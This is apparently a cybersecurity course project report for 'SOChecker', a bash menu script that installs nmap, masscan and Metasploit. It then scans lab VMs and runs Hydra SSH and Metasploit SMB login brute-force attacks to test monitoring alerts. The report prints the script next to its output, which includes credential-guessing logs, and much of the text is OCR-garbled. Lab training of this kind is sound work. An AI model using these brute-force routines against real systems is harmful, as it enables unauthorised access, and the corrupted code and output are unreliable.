SOC ANALYST PROJECT:

SOChecker

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Class: Centre for Cybersecurity (Batch – CFC240722)

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Shell Script File Name: S11_SOC_Proj.sh


Objective

Create a script that runs different cyber attacks in a given network to check if monitoring alerts appear.

Project Outcome

Test Subject Roles

- Testing of bash script was performed on two (2) Kali Linux VM and Windows Server 2016
 VM.
- Node 1: Installation of applications + Network scan + Cyber-attack + Viewing of log files
- Node 2: Test Subject for Network Scan & Cyber-attack
- DC: Test Subject for Cyber-attack, specifically via SMB (Port 445) using Metasploit Framework



Summary of Results from Script Execution


- Nmap, Masscan and Metasploit Framework (msfconsole) were installed successfully in Node 1.
- Both ports 22 (Service: SSH) and 80 (Service: apache2) were opened in Node 2. Nmap and Masscan were able to discover/detect these two (2) open ports, when initiated by Node1.
- After network scan, three (3) cyber-attacks were triggered:
 - 1. Hydra (Identified User ID + Password)

- Important information like user ID, password, target IP Address and type of service, were captured by the script and hydra attack can be executed successfully.
- Hydra (User ID file + Password file)
 For this attack, user ID and password files were supplied to gain entry into Node 2 vis
 Port 22 and two user accounts (kali & fazil) with corresponding password were resolved.
- 3. SMB login via msfconsole Resource file (*.rc) was created and required information such as user listing and password listing were incorporated into the *.rc file and msfconsole was able to retrieve a set of credentials (Administrator account).
- User's action/choices were captured in an audit trail log file named as "at_<username>.log".


A. Overview Structure of Script

MAIN MENU • Hydra (UserID + Pwd) Continuous process of Nmap Nmap Scan Result installing nmap, masscan Masscan • Hydra (UserID + Pwd Masscan Result and msfconsole files) • 'R' - Return to Main Menu Hydra 1 Attack Result No choices MSF (SMB Login) Hydra 2 Attack Result Automatic return to Main • 'R' - Return to Main Menu msfconsole Attack Result Menu Audit Trail Log • 'R' - Return to Main Menu

Flow of Commands



B. Bash Script vs Output



```
# Option [1] Install applications
function install_app()
    sudo apt-get update
    echo -e '\n1. NMAP'
printf "\n$(date) $(whoami) Install Nmap" >> $atlog
     sleep 2
    sudo apt-get -yV install nmap
    sleep 2
    echo -e '\n2. MASSCAN'
    sleep 2
    printf "\n$(date) $(whoami) Install Masscan" >> $atlog
     sleep 2
    echo -e '\n3. METASPLOIT'
     sleep 2
    sudo apt-get install metasploit-framework
    printf
             "\n$(date) $(whoami) Install Metasploit Framework" >> $atlog
     sleep 2
    header=$(dpkg --list | head -n 5)
    Snmap=$(dpkg --list | grep nmap)
Sms=$(dpkg --list | grep masscan)
Smsfp=$(dpkg --list | grep msfpc)
    echo -e "$header \n$Snmap \n$Sms \n$Smsf"
     sleep 2
    figlet -w 150 'All APPS INSTALLED'
    sleep 2
    echo -e '\nReturn to Main Menu for more options.'
    menu
}
```

```
You have chosen Option 1 - Install necessary application for scan and attack.

[sudo] password for cfc2407:

Get:1 http://mirror.aktkn.sg/kali kali-rolling InRelease [30.6 kB]

Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Packages [18.8 MB]

Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Contents (deb) [43.1 MB]

Get:4 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Packages [112 kB]

Get:5 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Packages [123 kB]

Get:7 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Contents (deb) [61 kB]

Fetched 63.4 MB in 32s (1,971 kB/s)

Reading package lists ... Done

1. NMAP

Reading package lists ... Done

Building dependency tree ... Done

Reading state information ... Done

The following additional packages will be installed:

libc-bin (2.35-4)

libc-dev-bin (2.35-4)

libc-dev-bin (2.35-4)

libc-fies (2.35-4)

libc-fies (2.35-4)

libc-i386 (2.35-4)

libcs-i386 (2.35-4)

libcs-i386 (2.35-4)

libss-nis (3.1-4)

nmap-common (7.93-dfsg1-0kali1)

Suggested packages:

glibc-doc (2.35-4)

libnss-nis (3.1-4)

manpages-dev (6.01-1)

ncat (7.93-dfsg1-0kali1)

ndiff (7.93+dfsg1-0kali1)
```

```
2. MASSCAN
Reading package lists...Done
Reading package lists...Done
Reading package lists...Done
Reading state information...Done
Reading state information...Done
Reading state information...Done
Reading state information...Done
Reading package lists...Done
Reading package lists...Done
Reading package lists...Done
Reading package lists...Done
Reading state information...Done
The following additional packages will be installed:
binutils binutils-common binutils-aningw-w64-1686 binutils-aningw-w64-x86-64 binutils-stope gcc-mingw-w64-base gcgc-mingw-w64-x86-64-win32 gcc-mingw-w64-86-64-win32-runtime libbinutils libctf0 libgprofing0 libpq5 mingw-w64-common min
Suggested packages: locales clause clause clause-denom wine wine64
binutils-doc gcc-leckages will be installed:
binutils-aningw-w64-s68-64-win32 gcc-mingw-w64-x86-64-win32-runtime libbinutils-libctf0 libpgrofing0 libpq5 mingw-w64-common min
binutils-singw-w64-s68-64-win32 gcc-mingw-w64-x86-64-win32-runtime libbinutils-singw-w64-common minyw-w64-common minyw-w64-common minyw-w64-s68-6-win32-runtime w64-x68-64-win32 gcc-mingw-w64-s68-6-win32-runtime w64-x68-64-win32 gcc-mingw-w64-s68-win32-runtime w64-x68-64-win32 gcc-mingw-w64-s68-win32-runtime w64-x68-64-win32 gcc-mingw-w64-s68-win32-runtime w64-x68-w64-w64-x68-w64-w64-x68-w64-w64-x68-w64-w64-x68-w64-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w64-x68-w
```

Bash Script Output # Option [2] Network scan sub-menu Main Menu > [2] Network Scan function netscan() Which network scan would you like to use? [1] Nmap [2] Masscan echo ' Main Menu > [2] Network Scan echo sleep 1 [R] Return to Main Menu echo -e 'Which network scan would you like to use?' echo '[1] Nmap' echo '[2] Masscan' echo -e '\n[R] Return to Main Menu\n' sleep 1 read -p "Option " netscan_choice Option 1 'Case' statement was used to capture user's input and respective commands will be executed based on their choice. case \$netscan_choice in (1) echo -e "\nYou have chosen Option \$netscan_choice - Nmap" printf "\nS(date) s (whoam) Chose Option [1] - Nmap" >> \$atlog sleep 1 echo -e "\nPlease provide your target IP Address." road tarnetIP Please provide your target IP Address. 10.0.0.8 To 0.0.0.8 Map 7.93 (https://nmap.org) at 2022-11-15 07:55 EST Nmap scan report for 10.0.0.8 Host is up (0.00078s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.0p1 Debian 1 (protocol 2.0) 80/tcp open http Apache httpd://dx.ddress: Device type: general purpose Running: Linux 4.X15.X OS CPE: cpe:/o:linux:linux_kernel:5 OS details: Linux 4.X15. A So Setsils: Linux 4.X15. A Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel:5 Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel echo -e "\nPlease provide your target IP Address." read targetIP sudo mmap -Pn -sV -0 \$targetIP -oG nmp_output_g.txt printf "\n\$(date) \$(whoami) Peform Nmap scan \$tar echo -e "\nNmap scan output is saved in the current echo -e netscan ;; echo -e "\nYou have chosen Option Snetscan_choice - Masscan" printf "\n\$(date) \$(whoami) Chose Option [2] - Masscan" >> \$atlog sleep 1 echo -e "\nPlease provide your target IP Address." read targetIP echo -e "\nPlease provide your target port number or range (e.g 0-100 or 20-80) read targetIP sudo masscan \$targetIP -p \$targetnum >> msc_output.txt printf "\ns(date) \$(whoami) Peform Masscan \$targetIP OS and Service detection performed. Please report any incorrect results at https://nma Nmap done: 1 IP address (1 host up) scanned in 21.69 seconds Nmap scan output is saved in the current working directory as nmp_output_g.txt. echo -e "\nYou have chosen Option S_{R} is network to Main Menu" printf "\nS(date) \$(whoami) Chose Option [R] - Return to Main Menu" >> S_{R} sleep 2 menu Main Menu > [2] Network Scan Which network scan would you like to use? echo -e '\nPlease input the desired option: [1] or [2] or [R - Return to Main M. printf "\n\$(date) \$(whoami) Chose invalid Option" >> \$atlog sleep 2 echo netscan [R] Return to Main Menu esac You have chosen Option 2 - Masscan Please provide your target IP Address. 10.0.0.8 Please provide your target port number or range (e.g 0-100 or 20-80). 20-00 Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-15 12:56:13 GMT Initiating SYN Stealth Scan Scanning 1 hosts [61 ports/host] Masscan output is saved in the current working directory as msc_output.txt. Option [3] Cyber-attack sub-menu function cyberatt() Main Menu > [3] Cyber-Attack echo Which Cyber-Attack would you like to use? echo ' Main Menu > [3] Cyber-Attack [1] Hydra (UserID + Pwd) [2] Hydra (UserID list + Pwd list) [3] MSF (SMB Login) sleep 1 -e 'Which Cyber-Attack would you like to use?' sleep 1 echo '[1] Hydra (UserID + Pwd)' [R] Return to Main Menu echo '[2] Hydra (UserID list + Pwd list)' echo '[3] MSF (SMB Login)' echo -e '\n[R] Return to Main Menu\n' sleep 1 Option 1 You have chosen Option 1 - Hydra (UserID + Pwd) read -p "Option " cyberatt_choice

```
case $cvberatt choice in
              # Use of function to execute Hydra attack using known userID and password.
# This allows user to repeat Hydra attack by calling out the name of this function, like a loop instead of returning to sub-menu.
                function hydra_uid()
                      echo -e "\nYou have chosen Option $cyberatt_choice - Hydra (UserID + Pwd)" printf "\n$(date) $(whoami) Chose Option [1] - Hydra (UserID + Pwd)" >> $atlog echo -e "\n User ID?"
                      read hydra_uid
echo -e "\nPass
                                               assword for chosen user ID?"
                       read hydra_pwd
                                              arget IP Address?"
                       read hydra_targetIP
                       echo -e "\nType of service? (E.g ssh, apache2, ftp and etc.)"
                     echo -e "\nType of service? (E.g ssh, apache2, ftp and etc.)"
read hydra_svc
sudo hydra -l $hydra_uid -p $hydra_pwd $hydra_targetIP $hydra_svc -vV -o hydral_attack.log
printf "\n$(date) $(whoami) Hydra_Attack (UserID + Pwd) $hydra_uid $hydra_pwd $hydra_targetIP $hydra_svc hydral_attack.log" >> $atlog
# Prompt user if he/she wish to repeat the same attack.
echo -e "\n$USER, would you like to launch another Hydra attack? Y/N"
read cyberatt_hydral
    if [ $cyberatt_hydral == Y ]
    then
        hydra_uid
        printf "\n$(date) $(whoami) Repeat Attack Option [1] - Hydra (UserID + Pwd)" >> $atlog
                              printf "\n$(date) $(whoami) Repeat Attack Option [1] - Hydra (UserID + Pwd)" >> $atlog
else
                                     echo -e "\nReturn to [3] Cyber-Attack menu!"
printf "\n$(date) $(whoami) Return to Cyber-Attack menu" >> $atlog
sleep 2
                                     cyberatt
                              fi
               hvdra uid
```

```
User ID?
cfc2407

Password for chosen user ID?
987654

Target IP Address?
10.0.0.8

Type of service? (E.g ssh, apache2, ftp and etc.)
ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 07:57:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), -1 try per task
[DATA] attacking ssh://10.0.0.8:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://cfc2407@10.0.0.8:22
[INFO] Successful, password authentication is supported by ssh://cfc2407@10.0.0.8:22
[INFO] Successful, password authentication is supported by ssh://cfc2407alo.0.0.8:22
[INFO] Successful, password authentication is supported by ssh://cfc2407alo.0.0.8:22
[INFO] Successful, password authentication is openited by ssh://cfc2407alo.0.0.8:22
[INFO] Successful, password authentication is openited by ssh://cfc2407alo.0.0.8:22
[INFO] Successful, password authentication is openited by sch://cfc2407alo.0.0.8:22
[INFO] Successful, password authentication is openited
```

```
Option 2

You have chosen Option 2 - Hydra (UserID list + Pwd list)

User ID list file?

user.lst

Password list file?

password list file?

password list file?

password.lst

Target IP Address?

10.0.0.8

Type of service? (E.g ssh, apache2, ftp and etc.)

ssh

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-15 07:58:40

[WARNING] Many SSH configurations Limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[DATA] attacking ssh://10.0-0.8:122

FIRED STATE Resolving addresses .. (VERBOSE) resolving done

[INFO] Testing if password authentication is supported by ssh://sonmal0.0.0.8:22

[ATTEMP] target 10.0.0.8 - login 'john' - pass '1224568' - 1 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '1224568' - 2 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '122456' - 3 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '123456' - 4 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '123456' - 5 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '123456' - 3 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '111111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '12345' - 3 of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11111' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '11110' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john' - pass '112340' - of 418 [child o] (0/0)

[ATTEMP] target 10.0.0.8 - login 'john
```

```
(3)
    # Use of function to execute attack via SMB using MSFConsole.
    # Allow user to input the parameters such as name of resource file, target remote host, user name and password list.
    function msfc_smb()
         echo -e "\nYou have chosen Option $cyberatt_choice -
printf "\n$(date) $(whoami) Chose Option [3] - MSF
echo -e "\nName your resouce file (*.rc)."
         read smb_rcf
                   \nDefine your target remote hosts with Port 445 (State: Open)."
         echo -e
         read smb_rhip
         echo -e -
                   \nDefine your User ID list file."
         read smb_uidlst
         echo -e "\nDefine your Password list file."
         read smb_pwdlst
         echo 'use auxiliary/scanner/smb/smb_login' > $smb_rcf.rc
         echo "set rhosts $smb_rhip" >> $smb_rcf.rc
echo "set user_file $smb_uidlst" >> $smb_rcf.rc
echo "set pass_file $smb_pwdlst" >> $smb_rcf.rc
echo 'exploit' >> $smb_rcf.rc
echo 'exit' >> $smb_rcf.rc
         msfconsole -r $smb_rcf.rc -o smb_attack.log
                  printf '
    msfc smb
    cyberatt
```

```
Option 3

You have chosen Option 3 - MSF (SMB Login).

Name your resouce file (*.rc).
smb1

Define your target remote hosts with Port 445 (State: Open).
10.0.0.1

Define your User ID list file.
user.lst

Define your Password list file.
psswd.lst
```

```
=[ metasploit v6.2.26-dev
              + -- --=[ 2264 exploits - 1189 auxiliary - 404 post
+ -- --=[ 951 payloads - 45 encoders - 11 nops
               + -- --=[ 9 evasion
               Metasploit tip: Use the edit command to open the
              currently active module in your editor
Metasploit Documentation: https://docs.metasploit.com/
               [*] Processing smb1.rc for ERB directives.
              resource (smb1.rc)> use auxiliary/scanner/smb/smb_login resource (smb1.rc)> set rhosts 10.0.0.1
               rhosts \Rightarrow 10.0.0.1
               resource (smb1.rc)> set user_file user.lst
             resource (smb1.rc)> set user_file user.lst
user_file ⇒ user.lst
resource (smb1.rc)> set pass_file psswd.lst
pass_file ⇒ psswd.lst
resource (smb1.rc)> exploit
                                                                                                                exploit
- 10.0.0.1:445 - Starting SMB login bruteforce
- 10.0.0.1:445 - Failed: '.\john:123456',
- No active DB -- Credential data will not be saved!
- 10.0.0.1:445 - Failed: '.\john:123456789',
- 10.0.0.1:445 - Failed: '.\john:querty',
- 10.0.0.1:445 - Failed: '.\john:password',
- 10.0.0.1:445 - Failed: '.\john:1111111',
- 10.0.0.1:445 - Failed: '.\john:0000000',
- 10.0.0.1:445 - Failed: '.\john:349245678',
              [*] 10.0.0.1:445
[-] 10.0.0.1:445
[!] 10.0.0.1:445
[!] 10.0.0.1:445
                                  10.0.0.1:445
                                  10.0.0.1:445
                                 10.0.0.1:445
                                  10.0.0.1:445
              [-] 10.0.0.1:445
[-] 10.0.0.1:445
[-] 10.0.0.1:445
                                                                                                              - 10.0.0.1:445 - Failed: '.\administrator:password',
- 10.0.0.1:445 - Failed: '.\administrator:1111111',
- 10.0.0.1:445 - Failed: '.\administrator:0000000',
- 10.0.0.1:445 - Failed: '.\administrator:1q2w3e',
- 10.0.0.1:445 - Failed: '.\administrator:aa12345678',
- 10.0.0.1:445 - Failed: '.\administrator:abc123',
- 10.0.0.1:445 - Failed: '.\administrator:123321',
- 10.0.0.1:445 - Failed: '.\administrator:password123',
- 10.0.0.1:445 - Failed: '.\administrator:password1',
- 10.0.0.1:445 - Failed: '.\administrator:password1',
- 10.0.0.1:445 - Failed: '.\administrator:password1' Administrator:00.0.1:445 - Failed: '.\administrator:00.0.1:445 - Failed: '.\administrator:00.0.1
                                                                                                                                                                                                                                           .\administrator:pass
               10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
               10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
10.0.0.1:445
                10.0.0.1:445
10.0.0.1:445
[*] Auxiliary module execution completed
resource (smb1.rc)> exit
```

```
#View Result/Log Sub-menu
function viewlog()
    echo ':
    echo '
                   Main Menu > [4] View scan/attack logs
    echo '
    sleep 1
    echo -e 'Which logs would you like to view?'
    echo '[1] Nmap Scan Output
    echo '[2] Masscan Output'
    echo '[3] Hydra 1 Attack Result'
    echo '[4] Hydra 2 Attack Result'
    echo '[5] MSFConsole Attack Result'
    echo '[6] Audit Trail Log'
    sleep 1
    echo -e '\n[R] Return to Main Menu\n'
    sleep 1
    read -p "Option " viewlog_choice
    case $viewlog_choice in
```

C. Credits / References

- [Online] Github https://github.com/L3nnyK/CFCProjectWork/tree/d265ba4a60205ef81a39d
 30f3d414fad3e4ea0f5
- [Online] Installa Metasploit Framework https://www.fosslinux.com/48112/install-metasploit-kali-linux.htm
- Linux Pocket Guide Essential Commands, 3rd Edition, Daniel J. Barrett
- Bash in Easy Steps, 2019, Mike McGrath